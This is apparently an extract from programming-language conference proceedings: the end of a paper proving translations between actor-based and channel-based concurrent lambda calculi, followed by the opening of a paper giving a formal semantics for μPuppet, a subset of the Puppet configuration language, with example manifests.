2. *If* $\Gamma \mid \langle \ell_i : A_i \rangle_i \vdash M : B$, *then* $\lfloor\Gamma\rfloor, mb : \mathsf{List}(\langle \ell_i : \lfloor A_i\rfloor\rangle_i) \mid \langle \ell_i : \lfloor A_i\rfloor\rangle_i \vdash \lfloor M\rfloor mb : (\lfloor B\rfloor \times \mathsf{List}(\langle \ell_i : \lfloor A_i\rfloor\rangle_i))$.

Alas, a direct one-to-one translation on configurations is not possible, since a message in a mailbox in the source language could be either in the mailbox or the save queue in the target language. Consequently, we translate a configuration into a set of possible configurations, depending on how many messages have been processed. We can show that all configurations in the resulting set are type-correct, and can simulate the original reduction.

▶ **Theorem 32** (Translation preserves typing). *If* $\Gamma; \Delta \vdash \mathcal{C}$, *then* $\forall \mathcal{D} \in \lfloor\mathcal{C}\rfloor$, *it is the case that* $\lfloor\Gamma\rfloor; \lfloor\Delta\rfloor \vdash \mathcal{D}$.

▶ **Theorem 33** (Simulation (λ_{act} with selective receive in λ_{act})). *If* $\Gamma; \Delta \vdash \mathcal{C}$ *and* $\mathcal{C} \longrightarrow \mathcal{C}'$, *then* $\forall \mathcal{D} \in \lfloor\mathcal{C}\rfloor$, *there exists a* $\mathcal{D}'$ *such that* $\mathcal{D} \longrightarrow^{+} \mathcal{D}'$ *and* $\mathcal{D}' \in \lfloor\mathcal{C}'\rfloor$.

Remark. Originally we expected to need to add an analogous selective receive construct to λ_{ch} in order to be able to translate λ_{act} with selective receive into λ_{ch}. We were surprised (in part due to the complex reduction rule and the native runtime support in Erlang) when we discovered that selective receive can be emulated in plain λ_{act}. Moreover, we were pleasantly surprised that types pose no difficulties in the translation.

7.3 Choice

The calculus λ_{ch} supports only blocking receive on a *single* channel. A more powerful mechanism is *selective communication*, where a value is taken nondeterministically from *two* channels. An important use case is receiving a value when either channel could be empty.

Here we have considered only the most basic form of selective choice over two channels. More generally, it may be extended to arbitrary regular data types [42]. As Concurrent ML [45] embraces rendezvous-based synchronous communication, it provides *generalised selective communication* where a process can synchronise on a mixture of input or output communication events. Similarly, the join patterns of the join calculus [14] provide a general abstraction for selective communication over multiple channels.

As we are working in the asynchronous setting where a give operation can reduce immediately, we consider only input-guarded choice. Input-guarded choice can be added straightforwardly to λ_{ch}, as shown in Figure 19. Emulating such a construct satisfactorily in λ_{act} is nontrivial, because messages must be multiplexed through a local queue. One approach could be to use the work of Chaudhuri [8] which shows how to implement generalised choice using synchronous message passing, but implementing this in λ_{ch} may be difficult due to the asynchrony of give. We leave a more thorough investigation to future work.

$$\frac{\Gamma \vdash V : \mathsf{ChanRef}(A) \quad \Gamma \vdash W : \mathsf{ChanRef}(B)}{\Gamma \vdash \mathsf{choose}\, V\, W : A + B}$$

$$\begin{array}{rcl} E[\mathsf{choose}\, a\, b] \parallel a(W_1 \cdot \overrightarrow{V_1}) \parallel b(\overrightarrow{V_2}) & \longrightarrow & E[\mathsf{return}\, (\mathsf{inl}\, W_1)] \parallel a(\overrightarrow{V_1}) \parallel b(\overrightarrow{V_2}) \\ E[\mathsf{choose}\, a\, b] \parallel a(\overrightarrow{V_1}) \parallel b(W_2 \cdot \overrightarrow{V_2}) & \longrightarrow & E[\mathsf{return}\, (\mathsf{inr}\, W_2)] \parallel a(\overrightarrow{V_1}) \parallel b(\overrightarrow{V_2}) \end{array}$$

Figure 19 Additional typing and evaluation rules for λ_{ch} with choice.

7.4 Behavioural types

Behavioural types allow the type of an object (e.g. a channel) to evolve as a program executes. A widely studied behavioural typing discipline is that of *session types* [26, 27], which are channel types sufficiently expressive to describe *communication protocols* between participants. For example, the session type for a channel which sends two integers and receives their sum could be defined as !Int.!Int.?Int.end. Session types are suited to channels, whereas current work on session-typed actors concentrates on runtime monitoring [39].

A natural question to ask is whether one can combine the benefits of actors and of session types—indeed, this was one of our original motivations for wanting to better understand the relationship between actors and channels in the first place! A session-typed channel may support both sending and receiving (at different points in the protocol it encodes), but communication with another process' mailbox is one-way. We have studied several variants of λ_{act} with *polarised* session types [43, 36] which capture such one-way communication, but they seem too weak to simulate session-typed channels. In future, we would like to find an extension of λ_{act} with behavioural types that admits a similar simulation result to the ones in this paper.

8 Related work

Our formulation of concurrent λ-calculi is inspired by $\lambda(\mathsf{fut})$ [40], a concurrent λ-calculus with threads, futures, reference cells, and an atomic exchange construct. In the presence of lists, futures are sufficient to encode asynchronous channels. In λ_{ch}, we concentrate on asynchronous channels to better understand the correspondence with actors. Channel-based concurrent λ-calculi form the basis of functional languages with session types [17, 35].

Concurrent ML [45] extends Standard ML with a rich set of combinators for synchronous channels, which again can emulate asynchronous channels. A core notion in Concurrent ML is nondeterministically synchronising on multiple synchronous events, such as sending or receiving messages; relating such a construct to an actor calculus is nontrivial, and remains an open problem. Hopac [28] is a channel-based concurrency library for F#, based on Concurrent ML. The Hopac documentation relates synchronous channels and actors [1], implementing actor-style primitives using channels, and channel-style primitives using actors. The implementation of channels using actors uses mutable references to emulate the take function, whereas our translation achieves this using message passing. Additionally, our translation is formalised and we prove that the translations are type- and semantics-preserving.

Links [9] provides actor-style concurrency, and the paper describes a translation into $\lambda(\mathsf{fut})$. Our translation is semantics-preserving and can be done without synchronisation.

The actor model was designed by Hewitt [23] and examined in the context of distributed systems by Agha [2]. Agha et al. [3] describe a functional actor calculus based on the λ-calculus augmented by three core constructs: send sends a message; letactor creates a new

actor; and become changes an actor's behaviour. The operational semantics is defined in terms of a global actor mapping, a global multiset of messages, a set of *receptionists* (actors which are externally visible to other configurations), and a set of external actor names. Instead of become, we use an explicit receive construct, which more closely resembles Erlang (referred to by the authors as "essentially an actor language"). Our concurrent semantics, more in the spirit of process calculi, encodes visibility via name restrictions and structural congruences. The authors consider a behavioural theory in terms of operational and testing equivalences—something we have not investigated.

Scala has native support for actor-style concurrency, implemented efficiently without explicit virtual machine support [20]. The actor model inspires *active objects* [33]: objects supporting asynchronous method calls which return responses using futures. De Boer et al. [10] describe a language for active objects with cooperatively scheduled threads within each object. Core ABS [32] is a specification language based on active objects. Using futures for synchronisation sidesteps the type pollution problem inherent in call-response patterns with actors, although our translations work in the absence of synchronisation. By working in the functional setting, we obtain more compact calculi.

9 Conclusion

Inspired by languages such as Go which take channels as core constructs for communication, and languages such as Erlang which are based on the actor model of concurrency, we have presented translations back and forth between a concurrent λ-calculus λ_{ch} with channel-based communication constructs and a concurrent λ-calculus λ_{act} with actor-based communication constructs. We have proved that λ_{act} can simulate λ_{ch} and vice-versa.

The translation from λ_{act} to λ_{ch} is straightforward, whereas the translation from λ_{ch} to λ_{act} requires considerably more effort. Returning to Figure 2, this is unsurprising!

We have also shown how to extend λ_{act} with synchronisation, greatly simplifying the translation from λ_{ch} into λ_{act}, and have shown how Erlang-style selective receive can be emulated in λ_{act}. Additionally, we have discussed input-guarded choice in λ_{ch}, and how behavioural types may fit in with λ_{act}.

In future, we firstly plan to strengthen our operational correspondence results by considering operational completeness. Secondly, we plan to investigate how to emulate λ_{ch} with input-guarded choice in λ_{act}. Finally, we intend to use the lessons learnt from studying λ_{ch} and λ_{act} to inform the design of an actor-inspired language with behavioural types.

Acknowledgements. Thanks to Philipp Haller, Daniel Hillerström, Ian Stark, and the anonymous reviewers for detailed comments.

References

1 Actors and Hopac, 2016. URL: `https://www.github.com/Hopac/Hopac/blob/master/Docs/Actors.md`.

2 Gul Agha. *Actors: A Model of Concurrent Computation in Distributed Systems*. MIT Press, Cambridge, MA, USA, 1986.

3 Gul A Agha, Ian A Mason, Scott F Smith, and Carolyn L Talcott. A foundation for actor computation. *Journal of Functional Programming*, 7(01):1–72, 1997.

4 Akka Typed, 2016. URL: `http://doc.akka.io/docs/akka/current/scala/typed.html`.

5 Elvira Albert, Puri Arenas, and Miguel Gómez-Zamalloa. Testing of concurrent and imperative software using clp. In *PPDP*, pages 1–8. ACM, 2016.

6 Joe Armstrong. *Making reliable distributed systems in the presence of sodware errors*. PhD thesis, The Royal Institute of Technology Stockholm, Sweden, 2003.

7 Francesco Cesarini and Steve Vinoski. *Designing for Scalability with Erlang/OTP*. " O'Reilly Media, Inc.", 2016.

8 Avik Chaudhuri. A Concurrent ML Library in Concurrent Haskell. In *ICFP*, pages 269–280, New York, NY, USA, 2009. ACM.

9 Ezra Cooper, Sam Lindley, Philip Wadler, and Jeremy Yallop. Links: Web Programming Without Tiers. In Frank S. de Boer, Marcello M. Bonsangue, Susanne Graf, and Willem-Paul de Roever, editors, *FMCO*, volume 4709, pages 266–296. Springer Berlin Heidelberg, 2007.

10 Frank S De Boer, Dave Clarke, and Einar Broch Johnsen. A complete guide to the future. In *ESOP*, pages 316–330. Springer, 2007.

11 Joeri De Koster, Tom Van Cutsem, and Wolfgang De Meuter. 43 Years of Actors: A Taxonomy of Actor Models and Their Key Properties. In *AGERE*. ACM, 2016.

12 Matthias Felleisen. On the expressive power of programming languages. *Science of Computer Programming*, 17(1-3):35–75, 1991.

13 Cormac Flanagan, Amr Sabry, Bruce F. Duba, and Matthias Felleisen. The essence of compiling with continuations. In *PLDI*, pages 237–247. ACM, 1993.

14 Cédric Fournet and Georges Gonthier. The reflexive CHAM and the join-calculus. In Hans-Juergen Boehm and Guy L. Steele Jr., editors, *POPL*, pages 372–385. ACM Press, 1996. URL: `http://dl.acm.org/citation.cfm?id=237721`, `doi:10.1145/237721.237805`.

15 Simon Fowler, Sam Lindley, and Philip Wadler. Mixing Metaphors: Actors as Channels and Channels as Actors (Extended Version). *CoRR*, abs/1611.06276, 2017. URL: `http://arxiv.org/abs/1611.06276`.

16 Lars-Åke Fredlund. *A framework for reasoning about Erlang code*. PhD thesis, The Royal Institute of Technology Stockholm, Sweden, 2001.

17 Simon J. Gay and Vasco T. Vasconcelos. Linear type theory for asynchronous session types. *Journal of Functional Programming*, 20:19–50, January 2010.

18 David K. Gifford and John M. Lucassen. Integrating functional and imperative programming. In *LFP*, pages 28–38. ACM, 1986.

19 Philipp Haller. On the integration of the actor model in mainstream technologies: the Scala perspective. In *AGERE*, pages 1–6. ACM, 2012.

20 Philipp Haller and Martin Odersky. Scala actors: Unifying thread-based and event-based programming. *Theoretical Computer Science*, 410(2):202–220, 2009.

21 Paul Harvey. *A linguistic approach to concurrent, distributed, and adaptive programming across heterogeneous platforms*. PhD thesis, University of Glasgow, 2015.

22 Jiansen He, Philip Wadler, and Philip Trinder. Typecasting actors: From Akka to TAkka. In *SCALA*, pages 23–33. ACM, 2014.

23 Carl Hewitt, Peter Bishop, and Richard Steiger. A Universal Modular ACTOR Formalism for Artificial Intelligence. In *IJCAI*, pages 235–245, San Francisco, CA, USA, 1973. Morgan Kaufmann Publishers Inc.

24 Rich Hickey. Clojure core.async Channels, 2013. URL: `http://clojure.com/blog/2013/06/28/clojure-core-async-channels.html`.

25 C. A. R. Hoare. Communicating Sequential Processes. *Communications of the ACM*, 21(8):666–677, August 1978.

26 Kohei Honda. Types for dyadic interaction. In Eike Best, editor, *CONCUR'93*, volume 715 of *Lecture Notes in Computer Science*, pages 509–523. Springer Berlin Heidelberg, 1993.

27 Kohei Honda, Vasco T. Vasconcelos, and Makoto Kubo. Language primitives and type discipline for structured communication-based programming. In Chris Hankin, editor, *ESOP*, chapter 9, pages 122–138. Springer Berlin Heidelberg, Berlin/Heidelberg, 1998.

28 Hopac, 2016. URL: http://www.github.com/Hopac/hopac.

29 How are Akka actors different from Go channels?, 2013. URL: https://www.quora.com/How-are-Akka-actors-different-from-Go-channels.

30 Raymond Hu, Nobuko Yoshida, and Kohei Honda. Session-based distributed programming in java. In *ECOOP*, pages 516–541. Springer, 2008.

31 Is Scala's actors similar to Go's coroutines?, 2014. URL: http://stackoverflow.com/questions/22621514/is-scalas-actors-similar-to-gos-coroutines.

32 Einar Broch Johnsen, Reiner Hähnle, Jan Schäfer, Rudolf Schlatte, and Martin Steffen. ABS: A core language for abstract behavioral specification. In *FMCO*, pages 142–164. Springer, 2010.

33 R. Greg Lavender and Douglas C. Schmidt. Active object: An object behavioral pattern for concurrent programming. In John M. Vlissides, James O. Coplien, and Norman L. Kerth, editors, *Pattern Languages of Program Design 2*, pages 483–499. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1996. URL: http://dl.acm.org/citation.cfm?id=231958.232967.

34 Paul B. Levy, John Power, and Hayo Thielecke. Modelling environments in call-by-value programming languages. *Information and Computation*, 185(2):182–210, 2003.

35 Sam Lindley and J. Garrett Morris. A Semantics for Propositions as Sessions. In *ESOP*, pages 560–584. Springer, 2015.

36 Sam Lindley and J. Garrett Morris. Embedding session types in haskell. In *Haskell*, pages 133–145. ACM, 2016.

37 Massimo Merro and Davide Sangiorgi. On asynchrony in name-passing calculi. *Mathematical Structures in Computer Science*, 14(5):715–767, 2004. doi:10.1017/S0960129504004323.

38 Robin Milner. *Communicating and Mobile Systems: The Pi Calculus*. Cambridge University Press, 1st edition, June 1999.

39 Rumyana Neykova and Nobuko Yoshida. Multiparty session actors. In *COORDINATION*, pages 131–146. Springer, 2014.

40 Joachim Niehren, Jan Schwinghammer, and Gert Smolka. A concurrent lambda calculus with futures. *Theoretical Computer Science*, 364(3):338–356, 2006.

41 Luca Padovani and Luca Novara. Types for Deadlock-Free Higher-Order Programs. In Susanne Graf and Mahesh Viswanathan, editors, *FORTE*, pages 3–18. Springer International Publishing, 2015.

42 Jennifer Paykin, Antal Spector-Zabusky, and Kenneth Foner. `choose` your own derivative. In *TyDe*, pages 58–59. ACM, 2016.

43 Frank Pfenning and Dennis Griffith. Polarized substructural session types. In *FoSSaCS*, volume 9034 of *Lecture Notes in Computer Science*, pages 3–22. Springer, 2015.

44 Proto.Actor, 2016. URL: http://www.proto.actor.

45 John H. Reppy. *Concurrent Programming in ML*. Cambridge University Press, 2007.

46 Davide Sangiorgi and David Walker. *The π-calculus: a Theory of Mobile Processes*. Cambridge University Press, 2003.

47 Typed Actors, 2016. URL: https://github.com/knutwalker/typed-actors.

48 Philip Wadler. Propositions as sessions. *Journal of Functional Programming*, 24(2-3):384–418, 2014.

μPuppet: A Declarative Subset of the Puppet Configuration Language*

Weili Fu[1], Roly Perera[2], Paul Anderson[3], and James Cheney[4]

1 **School of Informatics, University of Edinburgh, Edinburgh, UK**
`weili.fu@ed.ac.uk`
2 **School of Informatics, University of Edinburgh, Edinburgh, UK**
`roly.perera@ed.ac.uk`
School of Computing Science, University of Glasgow, Glasgow, UK
`roly.perera@glasgow.ac.uk`
3 **School of Informatics, University of Edinburgh, Edinburgh, UK**
`dcspaul@ed.ac.uk`
4 **School of Informatics, University of Edinburgh, Edinburgh, UK**
`jcheney@inf.ed.ac.uk`

Abstract

Puppet is a popular declarative framework for specifying and managing complex system configurations. The Puppet framework includes a domain-specific language with several advanced features inspired by object-oriented programming, including user-defined resource types, 'classes' with a form of inheritance, and dependency management. Like most real-world languages, the language has evolved in an ad hoc fashion, resulting in a design with numerous features, some of which are complex, hard to understand, and difficult to use correctly.

We present an operational semantics for μPuppet, a representative subset of the Puppet language that covers the distinctive features of Puppet, while excluding features that are either deprecated or work-in-progress. Formalising the semantics sheds light on difficult parts of the language, identifies opportunities for future improvements, and provides a foundation for future analysis or debugging techniques, such as static typechecking or provenance tracking. Our semantics leads straightforwardly to a reference implementation in Haskell. We also discuss some of Puppet's idiosyncrasies, particularly its handling of classes and scope, and present an initial corpus of test cases supported by our formal semantics.

1998 ACM Subject Classification D.2.9 [Software Engineering] Management – Software configuration management

Keywords and phrases configuration languages; Puppet; operational semantics

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.12

1 Introduction

Managing a large-scale data center consisting of hundreds or thousands of machines is a major challenge. Manual installation and configuration is simply impractical, given that each machine hosts numerous software components, such as databases, web servers, and

* Fu was supported by a Microsoft Research PhD studentship. Perera and Cheney were supported by the Air Force Office of Scientific Research, Air Force Material Command, USAF, under grant number FA8655-13-1-3006. The U.S. Government and University of Edinburgh are authorised to reproduce and distribute reprints for their purposes notwithstanding any copyright notation thereon. Perera was also supported by UK EPSRC project EP/K034413/1.

middleware. Hand-coded configuration scripts are difficult to manage and debug when multiple target configurations are needed. Moreover, misconfigurations can potentially affect millions of users. Recent empirical studies [22, 11] attribute a significant proportion of system failures to misconfiguration rather than bugs in the software itself. Thus better support for specifying, debugging and verifying software configurations is essential to future improvements in reliability [21].

A variety of *configuration frameworks* have been developed to increase the level of automation and reliability. All lie somewhere on the spectrum between "imperative" and "declarative". At the imperative end, developers use conventional scripting languages to automate common tasks. It is left to the developer to make sure that steps are performed in the right order, and that any unnecessary tasks are not (potentially harmfully) executed anyway. At the declarative end of the spectrum, the desired system configuration is *specified* in some higher-level way and it is up to the configuration framework to determine how to *realise* the specification: that is, how to generate a compliant configuration, or adapt an already-configured system to match a new desired specification.

Most existing frameworks have both imperative and declarative aspects. Chef [13], CFEngine [23], and Ansible [8] are imperative in relation to dependency management; the order in which tasks are run must be specified. Chef and CFEngine are declarative in that a configuration is specified as a desired target state, and only the actions necessary to end up in a compliant state are executed. (This is called *convergence* in configuration management speak.) The Puppet framework [18] lies more towards the declarative end, in that the order in which configuration tasks are carried out is also left mostly to the framework. Puppet also provides a self-contained *configuration language* in which specifications are written, in contrast to some other systems. (Chef specifications are written in Ruby, for example, whereas Ansible is YAML-based.)

Configuration languages often have features in common with general-purpose programming languages, such as variables, expressions, assignment, and conditionals. Some, including Puppet, also include "object-oriented" features such as classes and inheritance. However, (declarative) configuration languages differ from regular programming or scripting languages in that they mainly provide mechanisms for specifying, rather than realising, configurations. While some "imperative" features that can directly mutate system state are available in Puppet, their use is generally discouraged.

Like most real-world languages, configuration languages have largely evolved in an ad hoc fashion, with little attention paid to their semantics. Given their infrastructural significance, this makes them an important (although challenging) target for formal study: a formal model can clarify difficult or counterintuitive aspects of the language, identify opportunities for improvements and bug-fixes, and provide a foundation for static or dynamic analysis techniques, such as typechecking, provenance tracking and execution monitoring. In this paper, we investigate the semantics of the configuration language used by the Puppet framework. Puppet is a natural choice because of its DSL-based approach, and the fact that it has seen widespread adoption. The 2016 PuppetConf conference attracted over 1700 Puppet users and developers and sponsorship from over 30 companies, including Cisco, Dell, Microsoft, Google, Amazon, RedHat, VMWare, and Citrix.

An additional challenge for the formalisation of real-world languages is that they tend to be moving targets. For example, Puppet 4.0, released in March 2015, introduced several changes that are not backwards-compatible with Puppet 3, along with a number of non-trivial new features. In this paper, we take Puppet 4.8 (the version included with Puppet Enterprise 2016.5) as the baseline version of the language, and define a subset called μPuppet




Figure 1 Puppet overview.

(pronounced "muppet") that includes the established features of the language that appear most important and distinctive; in particular, it includes the constructs `node`, `class`, and `define`. These are used in almost all Puppet programs (called *manifests*). We chose to exclude some features that are either deprecated or not yet in widespread use, or whose formalisation would add complication without being particularly enlightening, such as regular expressions and string interpolation.

The main contributions of this paper are:

1. a formalisation of μPuppet, a subset of Puppet 4.8;
2. a discussion of simple metatheoretic properties of μPuppet such as determinism, monotonicity and (non-)termination;
3. a reference implementation of μPuppet in Haskell;
4. a corpus of test cases accepted by our implementation;
5. a discussion of the more complex features not handled by μPuppet.

We first give an overview of the language via some examples (Section 2), covering some of the more counterintuitive and surprising parts of the language. Next we define the abstract syntax and a small-step operational semantics of μPuppet (Section 3). We believe ours to be the first formal semantics a representative subset of Puppet; although recent work by Shambaugh et al. [17] handles some features of Puppet, they focus on analysis of the "realisation" phase and do not present a semantics for the `node` or `class` constructs or for inheritance (although their implementation does handle some of these features). We use a small-step operational semantics (as opposed to large-step or denotational semantics) because it is better suited to modelling some of the idiosyncratic aspects of Puppet, particularly the sensitivity of scoping to evaluation order. We focus on unusual or novel aspects of the language in the main body of the paper; the full set of rules are given in the appendix of the extended paper [7]. Section 4 discusses some properties of μPuppet, such as determinism and monotonicity, that justify calling it a 'declarative' subset of Puppet. Section 5 describes our implementation and how we validated our rules against the actual behaviour of Puppet, and discusses some of the omitted features. Sections 6 and 7 discuss related work and present our conclusions.

2 Overview of Puppet

Puppet uses several terms – especially *compile*, *declare*, and *class* – in ways that differ from standard usage in programming languages and semantics. We introduce these terms with their Puppet meanings in this section, and use those meanings for the rest of the paper.

To aid the reader, we include a glossary of Puppet terms in the appendix of the extended paper [7].

The basic workflow for configuring a single machine (*node*) using Puppet is shown in Figure 1. A *Puppet agent* running on the node to be configured contacts the *Puppet master* running on a server, and sends a check-in request containing local information, technically called *facts*, such as the name of the operating system running on the client node. Using this information, along with a centrally maintained configuration specification called the *manifest*, the Puppet master *compiles* a *catalog* specific to that node. The manifest is written in a high-level language, the Puppet programming language (often referred to simply as Puppet), and consists of *declarations* of *resources*, along with other program constructs used to define resources and specify how they are assigned to nodes. A resource is simply a collection of key-value pairs, along with a *title*, of a particular *resource type*; "declaring" a resource means specifying that a resource of that type exists in the target configuration. The catalog resulting from compilation is the set of resources computed for the target node, along with other metadata such as ordering information among resources. The Puppet master may fail to compile a manifest due to compilation errors. In this case, it will not produce a compiled catalog. If compilation succeeds, the agent receives the compiled catalog and *applies* it to reconfigure the client machine, ideally producing a compliant state. Puppet separates the compilation of manifests and the deployment of catalogs. After deploying the catalog, either the changed configuration meets the desired configuration or there are some errors in it that cause system failures. Finally, the agent sends a status report back to the master indicating success or failure.

Figure 1 depicts the interaction between a single agent and master. In a large-scale system, there may be hundreds or thousands of nodes configured by a single master. The manifest can describe how to configure all of the machines in the system, and parameters that need to be coordinated among machines can be specified in one place. A given run of the Puppet manifest compiler considers only a single node at a time.

2.1 Puppet: key concepts

We now introduce the basic concepts of the Puppet language – manifests, catalogs, resources, and classes – with reference to various examples. We also discuss some behaviours which may seem surprising or unintuitive; clarifying such issues is one reason for pursuing a formal definition of the language. The full Puppet 4.8 language has many more features than presented here. A complete list of features and the subset supported by μPuppet are given in the appendix of the extended paper [7].

2.1.1 Manifests and catalogs

Figure 2 shows a typical manifest, consisting of a *node definition* and various *classes* declaring resources, which will be explained in Section 2.1.4 below. Node definitions, such as the one starting on line 1, specify how a single machine or group of machines should be configured. Single machines can be specified by giving a single hostname, and groups of machines by giving a list of hostnames, a regular expression, or `default` (as in this example). The `default` node definition is used if no other definition applies.

In this case the only node definition is `default`, and so compiling this manifest for any node results in the catalog on the right of Figure 2. In this case the catalog is a set of resources of type `file` with titles `config1`, `config2` and `config3`, each with a collection of attribute-value pairs. Puppet supports several persistence formats for catalogs, including

YAML; here we present the catalog using an abstract syntax which is essentially a sub-language of the language of manifests. The `file` resource type is one of Puppet's many built-in resource types, which include other common configuration management concepts such as `user`, `service` and `package`.

2.1.2 Resource declarations

Line 11 of the manifest in Figure 2 shows how the `config1` resource in the catalog was originally declared. The `path` attribute was specified explicitly as a string literal; the other attributes were given as variable references of the form $\$x$. Since a resource with a given title and type is global to the entire catalog, it may be declared only once during a given compilation. A *compilation error* results if a given resource is declared more than once. Note that what Puppet calls a "compilation error" is a purely dynamic condition, and so is really a runtime error in conventional terms.

The ordering of attributes within a resource is not significant; by default they appear in the catalog in the order in which they were declared. Optionally they can be sorted (by specifying ordering constraints) or randomised. Sorting is usually recommended over relying on declaration order [16].

2.1.3 Variables and strict mode

Puppet lacks variable declarations in the usual sense; instead variables are implicitly declared when they are assigned to. A compilation error results if a given variable is assigned to more than once in the same scope. As we saw above, unqualified variables, whether being read or assigned to, are written in "scripting language" style $\$x$.

Puppet allows variables to be used before they are assigned, in which case their value is a special "undefined" value `undef`, analogous to Ruby's `nil` or JavaScript's `undefined`. By default, attributes only appear in the compiled output if their values are defined. Consider the variables `$mode` and `$checksum` introduced by the assignments at lines 7 and 20 in the manifest in Figure 2. The ordering of these variables relative to the file resource `config1` is significant, because it affects whether they are in scope. Since `$mode` is defined *before* `config1`, its value can be read and assigned to the attribute `mode`. In the compiled catalog, `mode` thus appears as an attribute of `config1`. On the other hand `$checksum` is assigned *after* `config1`, and is therefore undefined when read by the code which initialises the `checksum` attribute. Thus `checksum` is omitted from the compiled version of `config1`.

Since relying on the values of undefined variables is often considered poor practice, Puppet provides a *strict* mode which treats the use of undefined variables as an error. For similar reasons, and also to keep the formal model simple, μPuppet always operates in strict mode. We discuss the possibility of relaxing this in Section 5.3.

2.1.4 Classes and includes

Resource declarations may be grouped into *classes*. However, Puppet "classes" are quite different from the usual concept of classes in object-oriented programming – they define collections of resources which can be declared together by *including* the class. This is sometimes called *declaring* the class, although there is a subtle but important distinction between "declaring" and "including" which we will return to shortly.

In Figure 2, it is the inclusion into the node definition of class `service1` which explains the appearance of `config1` in the catalog, and in turn the inclusion into `service1` of class

```
node default {
  $source = "/source"
  include service1
}

class service1 {
  $mode = 123

  include service2

  file { "config1":
    path => "path1",
    source => $source,
    mode => $mode,
    checksum => $checksum,
    provider => $provider,
    recurse => $recurse
  }

  $checksum = "md5"
}

class service2 inherits service3 {
  $recurse = true

  file { "config2":
    path => "path2",
    source => $source,
    mode => $mode,
    checksum => $checksum,
    provider => $provider,
    recurse => $recurse
  }
}

class service3 {
  $provider = posix

  file { "config3":
    path => "path3",
    mode => $mode,
    checksum => $checksum,
    recurse => $recurse
  }
}
```

```
file { "config3":
    path => "path3"
}
file { "config2":
    path => "path2",
    source => "/source",
    provider => "posix",
    recurse => true
}
file { "config1":
    path => "path1",
    source => "/source",
    mode => 123
}
```

Figure 2 Example manifest (left); compiled catalog (right).

`service2` which explains the appearance of `config2`. (The fact that `config3` also appears in the output relates to inheritance, and is discussed in Section 2.1.6 below.) Inclusion is idempotent: the same class may be included multiple times, but doing so only generates a single copy of the resources in the catalog. This allows a set of resources to be included into all locations in the manifest which depend on them, without causing errors due to duplicate declarations of the same resource.

To a first approximation, including a class into another class obeys a lexical scope discipline, meaning names in the including class are not visible in the included class. However inclusion into a node definition has a quite different behaviour: it introduces a containment relation between the node definition and the class, meaning that names scoped to the node definition are visible in the body of the included class. Thus in Figure 2, although the variable `$mode` defined in `service1` is not in scope inside the included class `service2` (as per lexical scoping), the `$source` variable defined in the node definition *is* in scope in `service1`, because `service1` is included into the node scope.

This is similar to the situation in Java where a class asserts its membership of a package using a package declaration, except here the node definition pulls *in* the classes it requires.




Figure 3 Two aspects of scope: parent scopes (shown as containment), and inheritance chains.

The subtlety is that it is actually when a class is *declared* (included for the first time, dynamically speaking) that any names in the body of the class are resolved. If the *usage* of a class happens to change so that it ends up being declared in so-called *top* scope (the root namespace usually determine at check-in time), it may pick up a different set of bindings. Thus including a class, although idempotent, has a "side effect" – binding the names in the class – making Puppet programs potentially fragile. More of the details of scoping are given in the language reference manual [1].

2.1.5 Qualified names

A definition which is not in scope can be accessed using a *qualified* name, using a syntax reminiscent of C++ and Java, with atomic names separated by the token `::`. For example, in Figure 4 above, `$::osfamily` refers to a variable in the top scope, while `$::ssh::params::sshd_package` is an absolute reference to the `$sshd_package` variable of class `ssh::params`.

Less conventionally, Puppet also allows the name of a class to be a qualified name, such as `ssh::params` in Figure 4. Despite the suggestive syntax, which resembles a C++ member declaration, this is mostly just a convention used to indicate related classes. In particular, qualified names used in this way do not require any of the qualifying prefixes to denote an actual namespace. (Although see the discussion in Section 5.3 for an interaction between this feature and nested classes, which μPuppet does not support.)

2.1.6 Inheritance and class parameters

Classes may *inherit* from other classes; the inheriting class inherits the variables of the parent class, including their values. In the earlier example (Figure 2), `service2` inherits the value of `$provider` from `service3`. Including a derived class implicitly includes the inherited class, potentially causing the inherited class to be declared (in the Puppet sense of the word) when the derived class is declared:

> *When you declare a derived class whose base class hasn't already been declared, the base class is immediately declared in the current scope, and its parent assigned accordingly. This effectively "inserts" the base class between the derived class and the current scope. (If the base class has already been declared elsewhere, its existing parent scope is not changed.)*

This explains why `config3` appears in the compiled catalog for Figure 2.

Since the scope in which a class is eventually declared determines the meaning of the names in the class (Section 2.1.4 above), inheritance may have surprising (and non-local)

```
1  class ssh::params {
2    case $::osfamily {
3    "Debian": { $sshd_package  = "ssh" }
4    "RedHat": { $sshd_package  = "openssh-server" }
5    default:  { fail("SSH class not supported") }
6    }
7  }
8  class ssh ($ssh_pkg = $::ssh::params::sshd_package) inherits ssh::params {
9    package { $ssh_pkg:
10     ensure => installed
11   }
12 }
13 node "ssh.example.com" {
14   include ssh
15 }
```

Figure 4 Example manifest showing recommended use of inheritance for setting default parameters.

consequences. At any rate, the use of inheritance for most use cases is now discouraged.[1] The main exception is the use of inheritance to specify default values; this is the scenario illustrated in Figure 4.

Line 1 of Figure 4 introduces class `ssh::params`, which assigns to variable `$sshd_package` a value conditional on the operating system name `$::osfamily` (line 2). The class `ssh` (line 8) inherits from `ssh::params`. It also defines a *class parameter* `$ssh_pkg` (before the `inherits` clause), and uses the value of the `$sshd_package` variable in the inherited class as the default value for the parameter. Because an inherited class is processed before a derived class, the value of `$sshd_package` is available at this point.

The value of the parameter `$ssh_pkg` is then used as the title of the `package` resource declared in the `ssh` class (line 9) specifying that the relevant software package exists in the target configuration. The last construct is a node definition specifying how to configure the machine with hostname `ssh.example.com`. If host `ssh.example.com` is a Debian machine, the result of compiling this manifest is a catalog containing the following `package` resource:

```
1  package { "ssh" :  ensure => installed }
```

2.1.7 Class statements

